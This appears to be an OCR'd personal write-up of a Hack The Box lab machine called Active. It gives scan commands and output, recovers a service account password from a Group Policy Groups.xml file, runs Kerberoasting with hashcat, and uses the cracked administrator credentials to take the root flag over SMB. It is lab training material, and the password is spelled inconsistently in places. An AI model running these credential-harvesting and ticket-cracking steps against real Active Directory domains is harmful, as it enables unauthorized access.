
Enumeration

Saturday, December 2, 2023 12:34 PM

Nmap Scan

sudo masscan -p1-65535 10.10.10.100 --rate=1000 -e tun0 > ports ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//') nmap -Pn -sV -sC -p$ports 10.10.10.100




```
Nmap scan report for 10.10.10.100
Host is up, received echo-reply ttl 127 (0.20s latency).
Scanned at 2023-12-02 12:36:07 IST for 89s
Not shown: 982 closed tcp ports (reset)
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2023-12-02 07:06:26Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First
-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  tcpwrapped    syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First
-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 127
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49165/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 40109/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 37392/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 38631/udp): CLEAN (Timeout)
|   Check 4 (port 23821/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2023-12-02T07:07:23
|_  start_date: 2023-12-02T07:03:59
|_clock-skew: 0s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:37
```

- **Domain: active.htb**

SMB Enumeration

- **Smbclient -L //10.10.10.100**
- **Smbclient -L //10.10.10.100/Replication**
- **Smb> RECURSE ON**
- **Smb> PROMT OFF**
- **Smb> mget ***
- **Downloads all files and policies on our local machine as domain named folder**
- **~$: find . -iname Groups.xml 2>/dev/null**



```
┌──(kali㉿kali)-[~]
└─$ cd HTB/Active/active.htb

┌──(kali㉿kali)-[~/HTB/Active/active.htb]
└─$ ls
DfsrPrivate  Policies  scripts

┌──(kali㉿kali)-[~/HTB/Active/active.htb]
└─$ find . -iname Groups.xml 2>/dev/null
./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml

┌──(kali㉿kali)-[~/HTB/Active/active.htb]
└─$ cat ./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties act
="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"
/User>
</Groups>

┌──(kali㉿kali)-[~/HTB/Active/active.htb]
└─$
```

- **Found the password for the domain**
- **Name = active.htb\SVC_TGS**
- **Cpassword field =** edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

LDAP Query:

ldapsearch -x -H 'ldap://10.10.10.100' -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(! (useraccountcontrol:1.2.840.113556.1.4.803:=2)))" samaccountname | grep sAMAccountName

ldapsearch -x -H 'ldap://10.10.10.100' -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(! (useraccountcontrol:1.2.840.113556.1.4.803:=2))(serviceprincipalname=*/*))" serviceprincipalname | grep -B 1 servicePrincipalName

Foothold

Saturday, December 2, 2023 2:06 PM

Cracking the found password using gpp-decrypt which is based on windows pre-released passwords

```
┌──(kali㉿kali)-[~/HTB/Active/active.htb]
└─$ gpp-decrypt
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZG
MeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

GPPstillStandingStrong2k18
```


- Cracked pass is : GPPstillStandinStrong2k18

Initial Access

Saturday, December 2, 2023 2:18 PM


SMB

Smbmap -d active.htb -u SVC_TGS -p GPPstillStandinStrong2k18 -H 10.10.10.100



smbclient -U SVC_TGS%GPPstillStandingStrong2k18 //10.10.10.100/Users

Impacket-getADUsers tool used for retrieving active accounts on domain



Cracking

Saturday, December 2, 2023 2:41 PM

Kerberoasting attack

Hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt --force

Cracked pass : Ticketmaster1968

Bloodhound can be also used for kerberoasting

Getting IN

Sunday, January 14, 2024 6:32 PM

Checking for smb cmd

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ smbclient -U administrator -L 10.10.10.100
WARNING: no network interfaces found
Password for [WORKGROUP\administrator]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Fetching root flag

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ smbclient -U administrator \\\\10.10.10.100\\Users
WARNING: no network interfaces found
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sat Jul 21 20:09:20 2018
  ..                                  DR        0  Sat Jul 21 20:09:20 2018
  Administrator                        D        0  Mon Jul 16 15:44:21 2018
  All Users                        DHSrn        0  Tue Jul 14 10:36:44 2009
  Default                            DHR        0  Tue Jul 14 12:08:21 2009
  Default User                     DHSrn        0  Tue Jul 14 10:36:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 10:27:55 2009
  Public                              DR        0  Tue Jul 14 10:27:55 2009
  SVC_TGS                              D        0  Sat Jul 21 20:46:32 2018
cd A
                5217023 blocks of size 4096. 279434 blocks available
smb: \> cd Administrator\Desktop\
smb: \Administrator\Desktop\> ls
  .                                   DR        0  Thu Jan 21 22:19:47 2021
  ..                                  DR        0  Thu Jan 21 22:19:47 2021
  desktop.ini                        AHS      282  Mon Jul 30 19:20:10 2018
  root.txt                            AR       34  Sun Jan 14 17:39:06 2024
c
                5217023 blocks of size 4096. 279434 blocks available
smb: \Administrator\Desktop\> mget root.txt
Get file root.txt? y
getting file \Administrator\Desktop\root.txt of size 34 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \Administrator\Desktop\> exit
```